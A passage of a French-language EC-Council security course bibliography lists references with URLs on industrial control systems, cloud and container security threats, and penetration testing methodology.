496. (2020), Operational Technology, à l'adresse https://en.wikipedia.org/wiki/Operational_Technology.
497. Lauren Horwitz, OT networks and IT networks are closely intertwined, à l'adresse <https://www.cisco.com/c/en/us/products/security/ot-networks.html>.
498. Operational Technology (OT) – Definitions and Differences with IT, à l'adresse <https://www.i-scoop.eu/industry-4-0/operational-technology-ot/>.
499. Graham Williamson, (2015), OT, ICS, SCADA – What's the difference?, à l'adresse <https://www.kuppingercole.com/blog/williamson/ot-ics-scada-whats-the-difference>.
500. About Industrial Networks, à l'adresse <https://www.oreilly.com/library/view/industrial-network-security/9780124201149/B9780124201149000022/B9780124201149000022.xhtml#B9780124201149000022>.
501. Mohamed Babikir, (2018), Convergence of IT and OT in Energy and Manufacturing, à l'adresse <https://www.digitalistmag.com/cio-knowledge/2018/11/05/convergence-of-it-ot-in-energy-manufacturing-06192743/>.
502. Tim Sowell, (2015), OT/IT Convergence “What does it mean in the Industrial World?”, à l'adresse <http://operationalevolution.blogspot.com/2015/02/otit-convergence-what-does-it-mean-in.html>.
503. Bridging the Gap Between Operational Technology and Information Technology, à l'adresse <https://www.avnet.com/wps/wcm/connect/onesite/90fb068d-33a4-4039-970e-91bea619456f/pa-eurotechot-it-whitepaper-inc0364043-0416-en.pdf?MOD=AJPERES&CVID=IFRXUrV&id=1489688438797>.
504. Beginners: What is Industrial IoT (IIoT), à l'adresse <https://www.youtube.com/watch?v=6MN0xRJ3yzE>.
505. The Purdue model for Industrial control systems, à l'adresse https://subscription.packtpub.com/book/networking_and_servers/9781788395151/1/ch01lvl1sec10/the-purdue-model-for-industrial-control-systems.

506. (2019), Blueprint for Securing Industrial Control Systems, à l'adresse <https://www.checkpoint.com/downloads/products/cp-industrial-control-ics-security-blueprint.pdf>.
507. Ethernet-to-the-Factory 1.2 Design and Implementation Guide, fro à l'adresse m https://www.cisco.com/c/en/us/td/docs/solutions/Verticals/EttF/EttFDIG/ch2_EttF.html.
508. Rick Peters, (2019), Key Findings on the State of Operational Technology and Cybersecurity, à l'adresse <https://www.cscoonline.com/article/3392579/key-findings-on-the-state-of-operational-technology-and-cybersecurity.html#:~:targetText=Cybersecurity%20Risks%20for%20Operational%20Technology&targetText=The%20most%20common%20types%20of,spyware%2C%20and%20mobile%20security%20breaches>.
509. Operational Technology and Security, à l'adresse <http://trustcentral.com/use-cases/operational-technology-ot-and-iiot/>.
510. (2018), Side-Channel Attacks Put Critical Infrastructure at Risk, à l'adresse <https://www.icscybersecurityconference.com/side-channel-attacks-put-critical-infrastructure-at-risk/>.
511. Eduard Kovacs, (2018), ICS Devices Vulnerable to Side-Channel Attacks: Researcher, à l'adresse <https://www.securityweek.com/ics-devices-vulnerable-side-channel-attacks-researcher>.
512. Dr. Siv Hilde Houmb, (2018), How to Hack Programmable Logic Controllers, à l'adresse <https://www.controldesign.com/articles/2018/how-to-hack-programmable-logic-controllers/>.
513. Ali Abbasi and Majid Hashemi, (2016), Ghost in the PLC: Designing an Undetectable Programmable Logic Controller Rootkit via Pin Control Attack, à l'adresse <https://research.utwente.nl/en/publications/ghost-in-the-plc-designing-an-undetectable-programmable-logic-con>.
514. (2019), Attacks Against Industrial Machines via Vulnerable Radio Remote Controllers: Security Analysis and Recommendations, à l'adresse <https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/attacks-against-industrial-machines-via-vulnerable-radio-remote-controllers-security-analysis-and-recommendations>.
515. Bruce Sussman, (2019), Industrial Cybersecurity: RF Vulnerability, à l'adresse <https://www.secureworldexpo.com/industry-news/industrial-cybersecurity-risk-study>.
516. (2018), An Introduction to Operational Technology and it's Security: 5 Key Facts, à l'adresse <https://www.vsec.infinigate.co.uk/blog/operational-technology-security-ransomware-threats>.
517. Marcel Kisch, (2017), What Do Recent Attacks Mean for OT Network Security?, à l'adresse <https://securityintelligence.com/what-do-recent-attacks-mean-for-ot-network-security/>.
518. An Executive Guide to Cyber Security for Operational Technology, à l'adresse <https://www.ge.com/fr/sites/www.ge.com.fr/files/an-executive-guide-to-cyber-security-for-operational-technology-whitepaper.pdf>.
519. Adrian Booth, Aman Dhingra, Sven Heilitag, Mahir Nayfeh, and Daniel Wallace, (2019), Critical Infrastructure Companies and the Global Cybersecurity Threat, à l'adresse <https://www.mckinsey.com/business-functions/risk/our-insights/critical-infrastructure-companies-and-the-global-cybersecurity-threat>.
520. Lauren Gibbons Paul, (2018), Making Sense of the ICS Cybersecurity Market, à l'adresse <https://www.automationworld.com/home/article/13318353/making-sense-of-the-ics-cybersecurity-market>.

Module 11 : Menaces sur le Cloud et contre-mesures

521. 2013), Cloud Computing Vulnerability Incidents: A Statistical Overview, à l'adresse <https://cloudsecurityalliance.org/download/cloud-computing-vulnerability-incidents-a-statistical-overview/>.
522. Alok Tripathi and Abhinav Mishra, (2011), Cloud Computing Security Considerations, à l'adresse <https://www.semanticscholar.org/paper/Cloud-computing-security-considerations-Tripathi-Mishra/fd710d62f8db9621d97ab00acf1bb8e8d28e06b2>.
523. Kazi Zunnurhain and Susan V. Vrbsky, Security Attacks and Solutions in Clouds, à l'adresse http://salsahpc.indiana.edu/CloudCom2010/Poster/cloudcom2010_submission_98.pdf.
524. Chimere Barron, Huiming Yu and Justin Zhan (2013), Cloud Computing Security Case Studies and Research, à l'adresse http://www.iaeng.org/publication/WCE2013/WCE2013_pp1287-1291.pdf.
525. Keiko Hashizume, David G Rosado, Eduardo Fernández-Medina and Eduardo B Fernandez (2013), An analysis of security issues for cloud computing, à l'adresse <https://jisajournal.springeropen.com/articles/10.1186/1869-0238-4-5>.

526. Ian Mitchell and John Alcock, Cloud Security The definitive guide to managing risk in the new ICT landscape, à l'adresse <https://www.fujitsu.com/global/Images/WBOC-2-Security.pdf>.
527. Man in the Cloud (MITC) Attacks, à l'adresse https://www.imperva.com/docs/HII_Man_In_The_Cloud_Attacks.pdf.
528. Martin Gontovnikas, (2018), What Is Identity as a Service (IDaaS)?, à l'adresse <https://auth0.com/blog/identity-as-a-service-in-2018/>.
529. Multi-Cloud, à l'adresse <https://avinetworks.com/glossary/multi-cloud/>.
530. (2019), Multicloud, à l'adresse <https://en.wikipedia.org/wiki/Multicloud>.
531. Rich Caldwell, (2019), Pros and Cons of a Multi-Cloud Strategy, à l'adresse <https://centricconsulting.com/blog/pros-and-cons-of-a-multi-cloud-strategy/>.
532. Jignesh Solanki, 6 Multi-Cloud Architecture Designs for an Effective Cloud Strategy, à l'adresse <https://www.simform.com/multi-cloud-architecture/>.
533. (2020), Cloud storage, à l'adresse https://en.wikipedia.org/wiki/Cloud_storage.
534. Laxmi Ashrit, What is Cloud Storage – Architecture, Types, Advantages & Disadvantages, à l'adresse <https://electricalfundablog.com/cloud-storage-architecture-types/>.
535. Basic Cloud Storage Architecture Information Technology Essay, à l'adresse <https://www.uniassignment.com/essay-samples/information-technology/basic-cloud-storage-architecture-information-technology-essay.php>.
536. (2019), What is Containers as a service (CaaS)?, à l'adresse <https://www.ibm.com/services/cloud/containers-as-a-service>.
537. Murugiah Souppaya, John Morello, and Karen Scarfone, (2017), Application Container Security Guide, à l'adresse <https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-190.pdf>.
538. Sten Pittet, What is a Container?, à l'adresse <https://www.atlassian.com/continuous-delivery/microservices/containers>.
539. Pethuru Raj, Jeeva S. Chelladurai, and Vinod Singh, (2015), Containerization vs Virtualization – An introduction to Docker, à l'adresse <https://jaxenter.com/containerization-vs-virtualization-docker-introduction-120562.html>.
540. How is containerization different from virtualization?, à l'adresse <https://www.techopedia.com/731288/technology-trends/how-is-containerization-different-from-virtualization>.
541. Roderick Bauer, (2018), What's the Diff: VMs vs Containers, à l'adresse <https://www.backblaze.com/blog/vm-vs-containers/>.
542. (2020), Docker (software), à l'adresse [https://en.wikipedia.org/wiki/Docker_\(software\)](https://en.wikipedia.org/wiki/Docker_(software)).
543. Docker overview, à l'adresse <https://docs.docker.com/engine/docker-overview/>.
544. Docker Containers, à l'adresse <https://www.aquasec.com/wiki/display/containers/Docker+Containers>.
545. Avi, (2019), Docker Architecture and its Components for Beginner, à l'adresse <https://geekflare.com/docker-architecture/>.
546. Docker Architecture, à l'adresse <https://www.aquasec.com/wiki/display/containers/Docker+Architecture>.
547. Swarm mode overview, à l'adresse <https://docs.docker.com/engine/swarm/>.
548. What is Docker Swarm, à l'adresse <https://www.aquasec.com/wiki/display/containers/Docker+Containers#DockerContainers-DOCKERSWARM>.
549. (2019), Designing a Microservices Architecture with Docker Containers, à l'adresse <https://www.sumologic.com/insight/microservices-architecture-docker-containers/>.
550. Asad Faizi, (2019), Microservices Orchestration with Kubernetes, à l'adresse <https://medium.com/faun/microservices-orchestration-with-kubernetes-1cbb737cfa46>.
551. (2018), Docker Networking, à l'adresse <https://github.com/kyhau/docker-notebook/blob/master/docker-networking.md>.
552. Saurabh Kulshrestha, (2018), Docker Networking - Explore How Containers Communicate With Each Other, à l'adresse <https://medium.com/edureka/docker-networking-1a7d65e89013>.
553. Isaac Eldridge, (2018), What Is Container Orchestration?, à l'adresse <https://blog.newrelic.com/engineering/container-orchestration-explained/>.
554. Container Orchestration, à l'adresse <https://avinetworks.com/glossary/container-orchestration/>.


555. (2019), What is Kubernetes, from <https://kubernetes.io/docs/concepts/overview/what-is-kubernetes/>.
556. Kubernetes Architecture 101, à l'adresse <https://www.aquasec.com/wiki/display/containers/Kubernetes+Architecture+101>.
557. (2020), Kubernetes Components, à l'adresse <https://kubernetes.io/docs/concepts/overview/components/>.
558. Guillermo Velez, (2019), Kubernetes vs. Docker: A Primer, à l'adresse <https://containerjournal.com/topics/container-ecosystems/kubernetes-vs-docker-a-primer/>.
559. Jim Armstrong, Top Questions Answered: Docker and Kubernetes? I Thought You Were Competitors!, à l'adresse <https://www.docker.com/blog/top-questions-docker-kubernetes-competitors-or-together/>.
560. Amir Jerbi, (2017), 8 Docker security rules to live by, à l'adresse <https://www.infoworld.com/article/3154711/8-docker-security-rules-to-live-by.html>.
561. (2018), Security Challenges Related to Containers, à l'adresse <https://www.ariacybersecurity.com/container-security-challenges-blog/>.
562. Christopher Tozzi, (2018), 3 Container Security Advantages and 3 Security Challenges, à l'adresse <https://containerjournal.com/topics/container-security/3-container-security-advantages-and-3-security-challenges/>.
563. (2014), Cloud Top 10 Security Risks, à l'adresse https://www_OWASP.org/index.php/Category:OWASP_Cloud_%E2%80%90_10_Project.
564. Shankar Babu, Chebrolu, Vinay Bansal, and Pankaj Telang, Top 10 Cloud Risks That Will Keep You Awake at Night, à l'adresse <https://owasp.org/www-pdf-archive/Cloud-Top10-Security-Risks.pdf>.
565. Lance Whitney, (2019), How to Prevent the Top 11 Threats in Cloud Computing, à l'adresse <https://www.techrepublic.com/article/how-to-prevent-the-top-11-threats-in-cloud-computing/>.
566. Chester Avey, (2019), 7 Key Cybersecurity Threats to Cloud Computing, à l'adresse <https://cloudacademy.com/blog/key-cybersecurity-threats-to-cloud-computing/>.
567. Rakesh Soni, (2019), The Rise of Cloud Computing Threats: How to protect your cloud customers from security risks, à l'adresse <https://customerthink.com/the-rise-of-cloud-computing-threats-how-to-protect-your-cloud-customers-from-security-risks/>.
568. (2019), Container Security: Examining Potential Threats to the Container Environment, à l'adresse <https://www.trendmicro.com/vinfo/us/security/news/security-technology/container-security-examining-potential-threats-to-the-container-environment>.
569. Anurag Kahol, (2019), Beware the man in the cloud: How to protect against a new breed of cyberattack, à l'adresse <https://www.helpnetsecurity.com/2019/01/21/mitc-attack/>.
570. Adrian Nish and Tom Rowles, (2017), APT10 - OPERATION CLOUD HOPPER, à l'adresse https://baesystemsai.blogspot.com/2017/04/apt10-operation-cloud-hopper_3.html.
571. Jeremy Kirk, (2019), Cloud Hopper: Major Cloud Services Victims Named, à l'adresse <https://www.bankinfosecurity.com/cloud-hopper-major-cloud-services-victims-named-a-12695>.
572. (2018), Cryptojacking Attacks - Securonix Security Advisory (SSA), à l'adresse https://www.securonix.com/web/wp-content/uploads/2018/06/cryptojacking_security_advisory.pdf.
573. Charlie Osborne, (2018), Cryptojacking Attacks Surge Against Enterprise Cloud Environments, à l'adresse <https://www.zdnet.com/article/cryptojacking-attacks-surge-against-enterprise-cloud-environments/>.
574. Trenton Baker, (2018), Mobile and Cloud Cryptojacking Skyrockets, à l'adresse <https://www.keepitsafe.com/blog/post/mobile-and-cloud-cryptojacking-skyrockets/>.
575. Tara Seals, (2019), 'Cloudborne' IaaS Attack Allows Persistent Backdoors in the Cloud, à l'adresse <https://threatpost.com/cloudborne-iaas-attack-cloud/142223/>.
576. Rene Millman, (2019), Bare metal flaw allows hackers to put backdoors into cloud servers, à l'adresse <https://www.cloudpro.co.uk/it-infrastructure/security/7961/bare-metal-flaw-allows-hackers-to-put-backdoors-into-cloud-servers>.
577. Maria Deutscher, New Cloudborne vulnerability exposes cloud servers to potential hacking, à l'adresse <https://siliconangle.com/2019/02/26/new-cloudborne-vulnerability-potentially-exposes-cloud-servers-hacking/>.

578. Kelly Sheridan, (2019), Cludborne: Bare-Metal Cloud Servers Vulnerable to Attack, à l'adresse <https://www.darkreading.com/cloud/cludborne-bare-metal-cloud-servers-vulnerable-to-attack/d/d-id/1333969>.
579. Aditya K Sood and Rehan Jalil, (2018), Cloudifying Threats—Understanding Cloud App Attacks and Defenses, à l'adresse https://www.isaca.org/Journal/archives/2018/Volume-1/Pages/cloudifying-threats-understanding-cloud-app-attacks-and-defenses.aspx?utm_refferrer=.
580. Anna Bryk, (2018), Cloud Computing: A New Vector for Cyber Attacks, à l'adresse <https://www.apriorit.com/dev-blog/523-cloud-computing-cyber-attacks>.
581. (2019), Top 5 Cloud Computing Security Issues; and How they are used by Hackers, à l'adresse <https://www.cloudmanagementinsider.com/top-5-cloud-computing-security-issues-and-strategies-used-by-hackers/>.
582. Warwick Ashford, (2018), Hackers Increasingly Targeting Cloud Infrastructure, à l'adresse <https://www.computerweekly.com/news/252444716/Hackers-increasingly-targeting-cloud-infrastructure>.
583. (2018), A Practical Guide to Testing the Security of Amazon Web Services (Part 1: AWS S3), à l'adresse <https://blog.mindedsecurity.com/2018/09/a-practical-guide-to-testing-security.html>.
584. Working with Amazon S3 Buckets, à l'adresse <https://docs.aws.amazon.com/AmazonS3/latest/dev/UsingBucket.html>.
585. Rohan Chavan, (2019), Finding and Testing MisConfigured S3 Buckets, à l'adresse <https://rohanchavan.medium.com/finding-and-testing-misconfigured-s3-buckets-d77992c4b5cd>.
586. Rmorril, (2012), Google hacking Amazon Web Services Cloud front and S3, à l'adresse <https://www.toolbox.com/tech/security/blogs/google-hacking-amazon-web-services-cloud-front-and-s3-011613/>.
587. Top 6 Considerations for Cloud Security and Data Protection, à l'adresse <https://searchstorage.techtarget.com/IronMountainCloud/Top-6-Considerations-For-Cloud-Security-and-Data-Protection>.
588. (2018), Moving to the Cloud – Cloud Security Considerations, à l'adresse <https://cloudcheckr.com/cloud-security/moving-cloud-security/>.
589. Gerry Grelish, Six Key Security Considerations for Responsible Cloud Migration, à l'adresse <https://docs.broadcom.com/doc/six-key-considerations-for-responsible-cloud-migration-en>.
590. Cynthia Harvey, (2017), Cloud Security Best Practices for 2021, à l'adresse <https://www.esecurityplanet.com/cloud/cloud-security-best-practices.html>.
591. Jason Meilleur, (2019), The Growing Dangers of Cyber Attacks and the Need for Cloud Security, à l'adresse <https://www.360visibility.com/the-growing-dangers-of-cyber-attacks-and-the-need-for-cloud-security/>.
592. (2019), 19 Cloud Security Best Practices for 2019, à l'adresse <https://securingtomorrow.mcafee.com/blogs/enterprise/cloud-security/top-19-cloud-security-best-practices/>.
593. Matt Miller, (2018), Cloud Security Best Practices, à l'adresse <https://www.beyondtrust.com/blog/entry/cloud-security-best-practices>.
594. Lawrie Brown, Ragib Hasan, YounSun Cho, Anya Kim, Cloud Security, à l'adresse <https://slideplayer.com/slide/6204150/>.
595. Muhammad Adeel Javaid, Top Threats To Cloud Computing Security, à l'adresse http://nexusacademicpublishers.com/uploads/portals/Top_Threats_to_Cloud_Computing_Security.pdf.

Module 12 : Fondamentaux sur les tests d'intrusion

596. Dimitar Kostadinov, (2016), Ethical Hacking vs. Penetration Testing, à l'adresse <https://resources.infosecinstitute.com/topic/ethical-hacking-vs-penetration-testing/#gref>.
597. Chad Horton, (2018), Types of Penetration Testing: The What, The Why, and The How, à l'adresse <https://www.securitymetrics.com/blog/types-penetration-testing-what-why-and-how>.
598. Chad Horton, (2018), Different Types of Penetration Tests for Your Business Needs, à l'adresse <https://www.securitymetrics.com/blog/different-types-penetration-tests-your-business-needs>.
599. Jatin Jain, (2019), Penetration Testing Benefits, à l'adresse <https://resources.infosecinstitute.com/topic/penetration-testing-benefits/#gref>.
600. (2018), Penetration Testing Methodology, à l'adresse http://www.syrinxtech.com/uploads/1/2/8/1/12815379/penetration_testing_methodology.pdf.

601. Karen Scarfone (NIST), Murugiah Souppaya (NIST), Amanda Cody (BAH), Angela Orebaugh (BAH), (2008), Technical Guide to Information Security Testing and Assessment, à l'adresse <https://csrc.nist.gov/publications/detail/sp/800-115/final>.
602. Debasis Mohanty, (2018), Demystifying Penetration Testing, à l'adresse http://www.infosecwriters.com/text_resources/pdf/pen_test2.pdf.
603. Dr. Daniel Geer and John Harthorne, (2018), Penetration Testing: A Duet, à l'adresse <http://www.acsac.org/2002/papers/geer.pdf>.
604. Ron Gula, (1999), Broadening The Scope Of Penetration-Testing Techniques, à l'adresse <http://www.forum-intrusion.com/archive/ENTRASYS.pdf>.
605. Arian Eigen Heald, (2018), Understanding Security Testing, à l'adresse http://www.infosecwriters.com/text_resources/pdf/Types_of_Security_Testing.pdf.
606. (2018), Pen-Testing Process, à l'adresse http://www.mhprofessional.com/downloads/products/0072257091/0072257091_ch04.pdf.
607. Toggmeister (a.k.a Kev Orrey) and Lee J Lawson, Penetration Testing Framework v0.21, à l'adresse http://www.infosecwriters.com/text_resources/pdf/PenTest_Toggmeister.pdf.
608. Gray box testing, à l'adresse https://en.wikipedia.org/wiki/Gray_box_testing#White_box.2C_black_box.2C_and_grey_box_testing.
609. (2018), Penetration Testing, à l'adresse <http://www.fma-rms.com/services/remotennetworkpenetrationtesting.php>.
610. (2018), What is Penetration Test?, à l'adresse <http://www.secpoint.com/what-is-penetration-testing.html>.
611. Manish S. Saindane, (2018), Penetration Testing – A Systematic Approach, à l'adresse http://www.infosecwriters.com/text_resources/pdf/PenTest_MSaindane.pdf.
612. (2015), Information Supplement: Penetration Testing Guidance, à l'adresse https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_March_2015.pdf.
613. Jason Creasey, (2017), A guide for running an effective Penetration Testing programme, à l'adresse <https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide.pdf>.
614. (2018), A Penetration Testing Model, à l'adresse https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile.
615. (2017), The Penetration Testing Execution Standard Documentation Release 1.1, à l'adresse <https://buildmedia.readthedocs.org/media/pdf/pentest-standard/latest/pentest-standard.pdf>.
616. Georgia Weidman, (2014), Penetration Testing - A hands-on introduction to Hacking, à l'adresse <https://repo.zenk-security.com/Magazine%20E-book/Penetration%20Testing%20-%20A%20hands-on%20introduction%20to%20Hacking.pdf>.
617. (2018), Penetration Testing Methodology, à l'adresse http://www.syrinxtech.com/uploads/1/2/8/1/12815379/penetration_testing_methodology.pdf.
618. Andrew Whitaker, Denial P. Newman, (2005), Penetration Testing and Network Defense, à l'adresse <http://ebook.eqbal.ac.ir/Security/Penetration%20Testing/Network/Penetration%20Testing%20and%20Network%20Defense.pdf>.



TM
EC-Council